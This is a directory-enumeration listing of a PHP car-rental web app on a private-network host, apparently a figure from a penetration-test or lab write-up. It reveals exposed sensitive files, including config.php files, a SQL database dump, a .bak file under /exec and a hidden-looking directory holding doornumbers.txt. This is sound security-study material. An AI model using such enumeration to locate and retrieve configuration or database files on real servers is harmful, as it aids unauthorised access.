192.168.1.20/admin/post-avehical.php
192.168.1.20/admin/reg-users.php
192.168.1.20/admin/testimonials.php
192.168.1.20/admin/update-contactinfo.php
192.168.1.20/admin/css/css
192.168.1.20/admin/css/less
192.168.1.20/admin/css/awesome-bootstrap-checkbox.css
192.168.1.20/admin/css/bootstrap.min.css
192.168.1.20/admin/css/bootstrap-select.css
192.168.1.20/admin/css/bootstrap-social.css
192.168.1.20/admin/css/dataTables.bootstrap.min.css
192.168.1.20/admin/css/datatables.min.css
192.168.1.20/admin/css/fileinput.min.css
192.168.1.20/admin/css/font-awesome.min.css
192.168.1.20/admin/css/jquery.dataTables.min.css
192.168.1.20/admin/css/style.css
192.168.1.20/admin/css/style.less
192.168.1.20/admin/css/css/vars.css
192.168.1.20/admin/css/less/components.less

192.168.1.20/admin/css/less/vars.less
192.168.1.20/admin/fonts/FontAwesome.otf
192.168.1.20/admin/fonts/fontawesome-webfont.eot
192.168.1.20/admin/fonts/fontawesome-webfont.svg
192.168.1.20/admin/fonts/fontawesome-webfont.ttf
192.168.1.20/admin/fonts/fontawesome-webfont.woff
192.168.1.20/admin/fonts/fontawesome-webfont.woff2
192.168.1.20/admin/fonts/glyphicons-halflings-regular.eot
192.168.1.20/admin/fonts/glyphicons-halflings-regular.svg
192.168.1.20/admin/fonts/glyphicons-halflings-regular.ttf
192.168.1.20/admin/fonts/glyphicons-halflings-regular.woff
192.168.1.20/admin/fonts/glyphicons-halflings-regular.woff2
192.168.1.20/admin/img/vehicleimages
192.168.1.20/admin/img/login-bg.jpg
192.168.1.20/admin/img/logo.jpg
192.168.1.20/admin/img/ts-avatar.jpg
192.168.1.20/admin/img/vehicleimages/20170523_145633.jpg
192.168.1.20/admin/img/vehicleimages/about_services_faq_bg.jpg
192.168.1.20/admin/img/vehicleimages/about_us_img1.jpg
192.168.1.20/admin/img/vehicleimages/banner-image.jpg
192.168.1.20/admin/img/vehicleimages/car_755x430.png
192.168.1.20/admin/img/vehicleimages/chart.png
192.168.1.20/admin/img/vehicleimages/dealer-logo.jpg
192.168.1.20/admin/img/vehicleimages/featured-img-1.jpg
192.168.1.20/admin/img/vehicleimages/featured-img-3.jpg
192.168.1.20/admin/img/vehicleimages/img_390x390.jpg
192.168.1.20/admin/img/vehicleimages/knowledge_base_bg.jpg
192.168.1.20/admin/img/vehicleimages/listing_img3.jpg
192.168.1.20/admin/img/vehicleimages/looking-used-car.png
192.168.1.20/admin/img/vehicleimages/phpgurukul-1.png
192.168.1.20/admin/img/vehicleimages/social-icons.png
192.168.1.20/admin/includes/config.php
192.168.1.20/admin/includes/header.php
192.168.1.20/admin/includes/leftbar.php
192.168.1.20/admin/js/bootstrap.js
192.168.1.20/admin/js/bootstrap.min.js
192.168.1.20/admin/js/bootstrap-select.js
192.168.1.20/admin/js/bootstrap-select.min.js
192.168.1.20/admin/js/Chart.min.js
192.168.1.20/admin/js/chartData.js
192.168.1.20/admin/js/dataTables.bootstrap.min.js
192.168.1.20/admin/js/fileinput.js
192.168.1.20/admin/js/jquery.dataTables.min.js

192.168.1.20/admin/js/jquery.min.js
192.168.1.20/admin/js/main.js
192.168.1.20/assets/css
192.168.1.20/assets/fonts
192.168.1.20/assets/images
192.168.1.20/assets/js
192.168.1.20/assets/switcher
192.168.1.20/assets/css/bootstrap.min.css
192.168.1.20/assets/css/bootstrap-slider.min.css
192.168.1.20/assets/css/font-awesome.min.css
192.168.1.20/assets/css/grabbing.html
192.168.1.20/assets/css/owl.carousel.css
192.168.1.20/assets/css/owl.transitions.css
192.168.1.20/assets/css/slick.css
192.168.1.20/assets/css/style.css
192.168.1.20/assets/fonts/fontawesome-webfont3e6e.eot
192.168.1.20/assets/fonts/fontawesome-webfont3e6e.html
192.168.1.20/assets/fonts/fontawesome-webfont3e6e.svg
192.168.1.20/assets/fonts/fontawesome-webfont3e6e.ttf
192.168.1.20/assets/fonts/fontawesome-webfont3e6e.woff
192.168.1.20/assets/fonts/fontawesome-webfontd41d.eot
192.168.1.20/assets/fonts/glyphicons-halflings-regular.eot
192.168.1.20/assets/fonts/glyphicons-halflings-regular.html
192.168.1.20/assets/fonts/glyphicons-halflings-regular.svg
192.168.1.20/assets/fonts/glyphicons-halflings-regular.ttf
192.168.1.20/assets/fonts/glyphicons-halflings-regular.woff
192.168.1.20/assets/fonts/glyphicons-halflings-regulard41d.eot
192.168.1.20/assets/images/favicon-icon
192.168.1.20/assets/images/about_services_faq_bg.jpg
192.168.1.20/assets/images/about_us_img1.jpg
192.168.1.20/assets/images/about_us_img2.jpg
192.168.1.20/assets/images/about_us_img3.jpg
192.168.1.20/assets/images/about_us_img4.jpg
192.168.1.20/assets/images/aboutus-page-header-img.jpg
192.168.1.20/assets/images/addmore_img.png
192.168.1.20/assets/images/banner-image.jpg
192.168.1.20/assets/images/banner-image-1.jpg
192.168.1.20/assets/images/banner-image-2.jpg
192.168.1.20/assets/images/blog_img1.jpg
192.168.1.20/assets/images/blog_img2.jpg
192.168.1.20/assets/images/blog_img3.jpg
192.168.1.20/assets/images/blog_img4.jpg
192.168.1.20/assets/images/blog-page-header-img.jpg

192.168.1.20/assets/images/brand-logo-1.png
192.168.1.20/assets/images/brand-logo-2.png
192.168.1.20/assets/images/brand-logo-3.png
192.168.1.20/assets/images/brand-logo-4.png
192.168.1.20/assets/images/brand-logo-5.png
192.168.1.20/assets/images/car_755x430.png
192.168.1.20/assets/images/cat-profile.png
192.168.1.20/assets/images/change_logo.png
192.168.1.20/assets/images/coming_soon_bg.jpg
192.168.1.20/assets/images/comment-author-1.jpg
192.168.1.20/assets/images/comment-author-2.jpg
192.168.1.20/assets/images/comment-author-3.jpg
192.168.1.20/assets/images/compare-page-header-img.jpg
192.168.1.20/assets/images/contact-page-header-img.jpg
192.168.1.20/assets/images/dealer_img.jpg
192.168.1.20/assets/images/dealer-logo.jpg
192.168.1.20/assets/images/error404-page-header-img.jpg
192.168.1.20/assets/images/facts_bg.jpg
192.168.1.20/assets/images/featured-img-1.jpg
192.168.1.20/assets/images/featured-img-2.jpg
192.168.1.20/assets/images/featured-img-3.jpg
192.168.1.20/assets/images/fun-facts-bg.jpg
192.168.1.20/assets/images/help_bg.jpg
192.168.1.20/assets/images/img_390x390.jpg
192.168.1.20/assets/images/knowledge_base_bg.jpg
192.168.1.20/assets/images/listing_img1.jpg
192.168.1.20/assets/images/listing_img2.jpg
192.168.1.20/assets/images/listing_img3.jpg
192.168.1.20/assets/images/listing_img4.jpg
192.168.1.20/assets/images/listing_img5.jpg
192.168.1.20/assets/images/listing-detail-header-img.jpg
192.168.1.20/assets/images/listing-page-header-img.jpg
192.168.1.20/assets/images/logo.png
192.168.1.20/assets/images/looking-new-car.png
192.168.1.20/assets/images/looking-used-car.png
192.168.1.20/assets/images/our_services_1.jpg
192.168.1.20/assets/images/our_services_2.jpg
192.168.1.20/assets/images/our_team_1.jpg
192.168.1.20/assets/images/our_team_2.jpg
192.168.1.20/assets/images/our_team_3.jpg
192.168.1.20/assets/images/post_200x200_1.jpg
192.168.1.20/assets/images/post_200x200_2.jpg
192.168.1.20/assets/images/post_200x200_3.jpg

192.168.1.20/assets/images/post_200x200_4.jpg
192.168.1.20/assets/images/profile-page-header-img.jpg
192.168.1.20/assets/images/recent-blog-1.jpg
192.168.1.20/assets/images/recent-blog-2.jpg
192.168.1.20/assets/images/recent-blog-3.jpg
192.168.1.20/assets/images/recent-car-1.jpg
192.168.1.20/assets/images/recent-car-2.jpg
192.168.1.20/assets/images/recent-car-3.jpg
192.168.1.20/assets/images/recent-car-4.jpg
192.168.1.20/assets/images/recent-car-5.jpg
192.168.1.20/assets/images/recent-car-6.jpg
192.168.1.20/assets/images/services-page-header-img.jpg
192.168.1.20/assets/images/support_faq_bg.jpg
192.168.1.20/assets/images/testimonial-bg.jpg
192.168.1.20/assets/images/testimonial-content-bg.jpg
192.168.1.20/assets/images/testimonial-img-1.jpg
192.168.1.20/assets/images/testimonial-img-2.jpg
192.168.1.20/assets/images/testimonial-img-3.jpg
192.168.1.20/assets/images/testimonial-img-4.jpg
192.168.1.20/assets/images/trending-car-img-1.jpg
192.168.1.20/assets/images/trending-car-img-2.jpg
192.168.1.20/assets/images/trending-car-img-3.jpg
192.168.1.20/assets/images/favicon-icon/apple-touch-icon-114-precomposed.html
192.168.1.20/assets/images/favicon-icon/apple-touch-icon-144-precomposed.png
192.168.1.20/assets/images/favicon-icon/apple-touch-icon-57-precomposed.png
192.168.1.20/assets/images/favicon-icon/apple-touch-icon-72-precomposed.png
192.168.1.20/assets/images/favicon-icon/favicon.png
192.168.1.20/assets/js/bootstrap.min.js
192.168.1.20/assets/js/bootstrap-slider.min.js
192.168.1.20/assets/js/countdown_date.js
192.168.1.20/assets/js/interface.js
192.168.1.20/assets/js/jquery.countdown.min.js
192.168.1.20/assets/js/jquery.min.js
192.168.1.20/assets/js/owl.carousel.min.js
192.168.1.20/assets/js/slick.min.js
192.168.1.20/assets/switcher/css
192.168.1.20/assets/switcher/js
192.168.1.20/assets/switcher/css/blue.css
192.168.1.20/assets/switcher/css/green.css
192.168.1.20/assets/switcher/css/orange.css

192.168.1.20/assets/switcher/css/pink.css
192.168.1.20/assets/switcher/css/purple.css
192.168.1.20/assets/switcher/css/red.css
192.168.1.20/assets/switcher/css/switcher.css
192.168.1.20/assets/switcher/js/switcher.js
192.168.1.20/exec/sqlcm.bak
192.168.1.20/includes/colorswitcher.php
192.168.1.20/includes/config.php
192.168.1.20/includes/footer.php
192.168.1.20/includes/header.php
192.168.1.20/includes/login.php
192.168.1.20/includes/loginsecure.php
192.168.1.20/includes/oldforgotpassword.php
192.168.1.20/includes/registration.php
192.168.1.20/includes/sidebar.php
192.168.1.20/pictures/rick.jpg
192.168.1.20/sqlfile/carrental.sql
192.168.1.20/WXRQOYCQPZZC/doornumbers.txt

Figure 70: The actual directories on the web server